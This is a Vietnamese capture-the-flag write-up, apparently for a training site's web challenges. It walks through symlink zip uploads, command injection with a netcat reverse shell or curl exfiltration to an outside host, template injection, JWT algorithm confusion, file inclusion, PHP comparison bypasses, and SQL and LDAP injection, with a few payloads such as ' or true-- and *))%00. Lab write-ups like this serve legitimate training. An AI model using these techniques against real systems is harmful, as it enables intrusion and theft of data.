
Trong Linux có câu lệnh ln dùng để tạo liên kết đến một file => như vậy ta sẽ liên kết file index.php vào file .txt (chọn định dạng .txt vì server cho phép đọc loại file này), khi bật file .txt thì sẽ được liên kết vào file index.php và đọc được nội dung dạng plaintext.



Như đã thấy trên hình thì file ../../../index.php (cần lùi 3 thư mục trong bài CTF này) được liên kết với file satanon.txt. Option -s hay --symbolic dùng để tạo liên kết mềm được chỉ đến một tên file hay thư mục thay vì liên kết cứng là chỉ đến vùng nhớ trên ổ cứng (do chỉ biết tên file cần đọc chứ không biết vị trí của nó trên ổ cứng của server). Tiếp theo là nén lại bằng lệnh zip.



Dùng option --symlinks hay -y có tác dụng nén, lưu trữ một liên kết mềm. Khi giải nén file trên thì file satanon.txt khi được truy cập sẽ trỏ đến file index.php và đọc được nội dung. Sau đó upload file nén vừa tạo và vào file satanon.txt đã được giải nén để lấy FLAG.



**Command injection – Filter bypass**


* Yêu cầu: đọc FLAG trong file index.php.
* Giải pháp:

Bài này ngắt câu lệnh bằng ký tự %0a, code chỉ hiện ra Ping OK hoặc Syntax Error nên không thể trực tiếp dùng các lệnh như ls hay cat được => sẽ đặt shell lên server bằng netcat hoặc sử dụng một số option như --post-file, -F file=@file trong wget, curl kết hợp cùng requestbin hoặc beeceptor.


Ở bài này sẽ dùng netcat để đặt shell. Sử dụng ngrok và listen trên 1 port bất kỳ, tiếp theo là tạo connect tới máy của ta với port là port mà ngrok chỉ định (một số máy có nhiều netcat ở đây dùng nc.traditional vì dùng nc chỉ connect chứ không đặt shell được, nếu cả 2 cái đều không được thì dùng wget hoặc curl).



Server sẽ tự disconnect nên cần gõ lệnh càng nhanh càng tốt (lệnh dài thì gõ lệnh trước sau đó khi nhận được connect thì bấm Enter).



Đầu tiên thử lệnh ls thì được luôn file index.php => lần connect tiếp theo chỉ cần cat luôn.



**Java – Server-side Template Injection**

* Yêu cầu: đọc FLAG trong file SECRET\_FLAG.txt.
* Giải pháp:

Gợi ý có nói Java EE => đọc related resource thấy có FreeMarker và Twig, Twig là của PHP nên tìm mục của FreeMarker trong related resource => truy vấn nhập vào:



Kết quả:



Đây là kết quả của câu lệnh id trong Linux. Vậy thay id bằng cat SECRET\_FLAG.txt sẽ lấy được FLAG.


**JSON Web Token (JWT) – Public key**

* Yêu cầu: khai thác vào jwt để lấy quyền admin.
* Giải pháp:


Như tiêu đề thì ta đoán được bài này server sẽ dùng các thuật toán bất đối xứng để mã hóa jwt. Server có 3 endpoint cùng với các method

* /key (GET): lấy key public.
* /auth (POST): lấy format của jwt (cần truyền thêm vào tham số username).
* /admin (POST): truyền vào jwt để validate quyền admin.


Đầu tiên sẽ lấy format của jwt trước. Lưu ý là phải thêm header Content-Type là application/x-www-form-urlencoded và tham số username (ở đây là quan, không đặt được luôn username=admin) thì server mới trả về jwt.



Decoded được form sau. Khá đơn giản, server dùng RS256 để mã hóa.




Tiếp theo là vèo endpoint /key để lấy public key và lưu vào file key.




Đánh giá qua 1 chút về cách xử lý của server: tại /auth, server sẽ nhận username người dùng nhập vào sau đó encode theo format của jwt chuẩn với private key. Tại /admin, server sẽ lấy jwt người dùng cung cấp rồi decode với public key ở /key endpoint. Như vậy, nếu ta thay đổi thuật toán thành HS256 (mã và giải chỉ với 1 key), thay đổi username thành admin và encode theo public key thì khi nhận được jwt, server sẽ decode thuật toán HS256 bằng public key đó.


Tiếp theo là xử lý cái key, chuyển key về dạng hex để dùng dễ hơn.




Sửa cấu trúc của jwt ban đầu theo ý muốn:



Cuối cùng là encode jwt theo key (097b83… chính là phần signature của jwt ở dạng hex, cần encode base64 và bỏ dấu = ở cuối).






Gửi cho server và nhận FLAG.


**Local File Inclusion**

* Yêu cầu: truy cập vào dưới quyền admin.
* Giải pháp:


Tiêu đề: LFI => cần sử dụng LFI để đọc nội dung file. Đầu tiên click vào các file để tìm tham số.



Như trên, tham số files là nhận giá trị là tên thư mục còn f là tên file, 2 tham số này hỗ trợ in ra màn hình nội dung của file f ở thư mục files. Tiếp theo test thử tham số đầu tiên là files bằng kí tự lùi thư mục ../ để tìm lỗ hổng LFI.



Như vậy là tham số files đã dính và cũng lộ ra các file của server luôn. Mục tiêu là truy cập vào phần của admin nên lần này files=../admin để lấy thông tin.



Vậy trong file index.php sẽ chứa user và pass để truy cập, click vào để đọc code.



Tiếp theo là đăng nhập lấy FLAG.

**Local File Inclusion – Double encoding**

* Yêu cầu: đọc FLAG trong source code.
* Giải pháp:

Do cần phải đọc được source code nên sẽ dùng wrapper php://filter/, phương pháp và cách làm như ở bài **PHP – Filter**. Tiếp theo tiêu đề có double encoding => URL encode 2 lần các kí tự, truy vấn:



Lấy đoạn mã trả về đem đi decode thấy source lại gọi một file khác.



Truy vấn tiếp theo:




Lấy đoạn mã đem decode sẽ lấy được FLAG.

**PHP – Loose Comparison**

* Yêu cầu: nhập vào input sau đó server sẽ xử lý mà đưa ra FLAG nếu thỏa mãn điều kiện.
* Giải pháp:

Đầu tiên là đọc và hiểu source code trước. Điều kiện so sánh:



Ở đây sử dụng toán tử so sánh == để so 2 chuỗi gồm 1 chuỗi thường và 1 chuỗi hash md5 với nhau, nếu trả về TRUE thì show FLAG. Toán tử == dùng để so sánh giá trị, nó có thể bị bypass nếu gặp một chuỗi bắt đầu là 0e… và các kí tự phía sau đều là số. Lí do là vì khi gặp những chuỗi như vậy thì PHP sẽ hiểu đó là một kí hiệu toán học: 0e2001 = 0\*(10^2001) = 0. Như vậy input seed cần nhập vào một chuỗi bắt đầu là 0e… và phía sau là số: 0e2001. Tiếp theo ở bên hash sẽ chọn ra một chuỗi mà khi hash thì được đoạn có form tương tự, gg: “0e” in php, vào trang php.net thì có được 2 chuỗi thỏa mãn yêu cầu này.




Sau đó submit và nhận FLAG.


**PHP – preg-replace**

* Yêu cầu: đọc nội dung file flag.php.
* Giải pháp:


Cần nhập vào input đầu là chuỗi regular expression, input thứ hai là để thay thế và input cuối là chuỗi cần được so sánh. Trong gợi ý có nói đến e modifier. Tra gg: e modifier in php.



Như vậy khi dùng kí tự e ở cuối chuỗi regular expression thì tham số để thay thế (input thứ hai) sẽ được thực thi như một đoạn code PHP và kết quả của đoạn code đó sẽ được sử dụng để thay thế cho chuỗi cần so sánh (input thứ ba) và in kết quả ra ngoài màn hình.



Nhưng khi submit thì các hàm như system(), exec(), shell\_exec() đều bị lọc => sẽ dùng hàm file\_get\_contents() trong PHP để hiện ra nội dung file.



Submit sau đó view source lấy FLAG.


**PHP – type juggling**

* Yêu cầu: đăng nhập.
* Giải pháp:

Đọc code thấy có đoạn so sánh:




Sẽ phải bypass điều kiện ở trong mệnh đề if. Đầu tiên đọc related resource để tìm cách bypass toán tử so sánh ==.




Ở đây $USER sẽ là một chuỗi. Trong bảng so sánh thì “php”==true hoặc “php”==0 sẽ trả về TRUE => sẽ để $auth[‘data’][‘login’] là Boolean true hoặc là số 0. Tiếp theo tra gg: strcmp in php để tìm cách bypass hàm strcmp() => thấy $PASSWORD\_SHA256 sẽ là một chuỗi và strcmp(“string”,[1,2,3]) sẽ trả về NULL và hiện cảnh báo => !strcmp(“string”,[1,2,3]) sẽ trả về TRUE. Như vậy đã tìm được cách bypass các điều kiện trong mệnh đề if.

Tiếp theo dùng burp để bắt và chỉnh request. Đoạn script trong view source sẽ định dạng tham số đầu vào và encode URL => cần decode để lấy form và lại encode để đổi input.



Thay đổi tham số và gửi lấy FLAG.




**Remote File Inclusion**


* Yêu cầu: đọc source code trong file index.php.
* Giải pháp:

Sử dụng RFI => cần tạo 1 file code PHP ở trên host khác có tác dụng là đọc được mã nguồn của trang index.php. Do khi test thì tham số lang sẽ tự động thêm chuỗi \_lang.php vào cuối => cần tạo 1 file có tên là shell\_lang.php và chỉ cần nhập vào URL là …shell.

Tiếp theo nếu trong code chỉ là echo file\_get\_contents(‘index.php’) thì code sẽ in ra nội dung file index.php trên host của ta => khi gửi request thì sẽ cần phải in ra 1 đoạn mã PHP để chương trình thực thi và đoạn mã đó có tác dụng in ra nội dung file cần đọc.



Sau đó gửi request và view source nhận FLAG.



**SQL injection – Authentication**

* Yêu cầu: đăng nhập với quyền admin.
* Giải pháp:

Sử dụng cheat sheet ‘ or true-- thì luôn đăng nhập vào username là user1 => đổi username thành admin’-- là đăng nhập được quyền admin. Sau đó view source lấy password của admin làm FLAG.



**SQL injection – Authentication – GBK**

* Yêu cầu: đăng nhập với username là admin (trong list user).
* Giải pháp:

Khi khai thác SQLi mà source code có sử dụng hàm addslashes() để lọc truy vấn thì câu truy vấn sẽ được thêm kí tự \ vào trước mỗi dấu ‘ hoặc “.



Lúc đó muốn bypass được thì cần phải làm mất kí tự \ hoặc thêm 1 đoạn kí tự nào đó để khi kết hợp với \ thì nó chuyển thành 1 kí tự không bị lọc và kí tự ‘ được bỏ riêng. Ở tiêu đề có nhắc đến GBK => một dạng mã của TQ trong đó khi %bf%5c (%5c = \) sẽ là một kí tự TQ và sẽ không bị lọc => truy vấn sẽ chuyển thành %bf’ or true--. Nhưng do không phải nhập từ address bar nên buộc phải decode URL đoạn truy vấn thành kí tự và nhập vào form.

Nếu chỉ decode %bf thì sẽ không có kí tự để hiển thị nó => decode %bf%5c để có kí tự hiển thị được => sẽ nhập vào username là 縗’or true-- => câu truy vấn được thực thi là:



Như vậy đã loại được kí tự \ khỏi dấu ‘ (chương trình sẽ đọc và ghép 2 kí tự \\ vào với nhau). Sau đó nhập bừa password và gửi để nhận FLAG.


**SQL injection – String**

* Yêu cầu: khai thác SQL dạng union based.
* Giải pháp:

Tham số recherche ở /?action=recherche bị lỗi SQLi => trong các CTF về SQLi thì thường chỉ có 2-5 columns nên không cần order by mà sẽ union select luôn và tìm được 2 columns.



Vì có form đăng nhập nên thường table cần tìm được đặt tên là `users` và các columns là `username` và `password` nên có thể đoán luôn truy vấn.




Sau đó đăng nhập bằng admin và nhận FLAG.

**XSLT – Code execution**

* Yêu cầu: đọc file .passwd trong một thư mục con.
* Giải pháp:

Đầu tiên tạo 1 file .xsl trên host và dùng burp check thì thấy tham số xsl bị RFI => chèn vào file .xsl trên host một số mã độc có chức năng hiện file.





Do không biết file .passwd ở trong thư mục con nào và các hàm system(), shell\_exec(), exec(),… bị block nên sẽ dùng hàm opendir(), readdir() trong PHP có tác dụng đọc và hiển thị các files, folders trong thư mục đã chọn.




Hàm readdir() sẽ trả về lần lượt các files và các tên file sẽ các nhau kí tự 0 (.6ff3200bee785801f420fba826ffcdee là tên thư mục chứ không phải là các tên file cách nhau kí tự 0), nếu hết file nó sẽ trả về false.



Tiếp theo vào lần lượt từng folder để tìm file .passwd thì thấy file đó nằm trong thu mục .6ff3200bee785801f420fba826ffcdee.



Vì .passwd là 1 file nên sẽ dùng hàm file\_get\_contents() để đọc nội dung file lấy FLAG.





**LDAP injection – Authentication**

* Yêu cầu: bypass form login bằng LDAP.
* Giải pháp:

Đầu tiên nhập vào \*) để lấy format của truy vấn.




Truy vấn sẽ có dạng:



LDAP injection khá giống với SQL injection, mục tiêu là nhập vào một điều kiện luôn đúng thì server sẽ hiện FLAG => sử dụng burp bắt request sau đó nhập vào tham số username: \*))%00 => truy vấn sẽ là:




Kí tự \* nghĩa là lấy tất cả uid, nếu có tồn tại uid thì sẽ luôn trả về TRUE. Sau đó nhập bừa password và gửi lấy FLAG.




**NoSQL injection – Authentication**

* Yêu cầu: làm hiện ra username bị ẩn đi.
* Giải pháp:

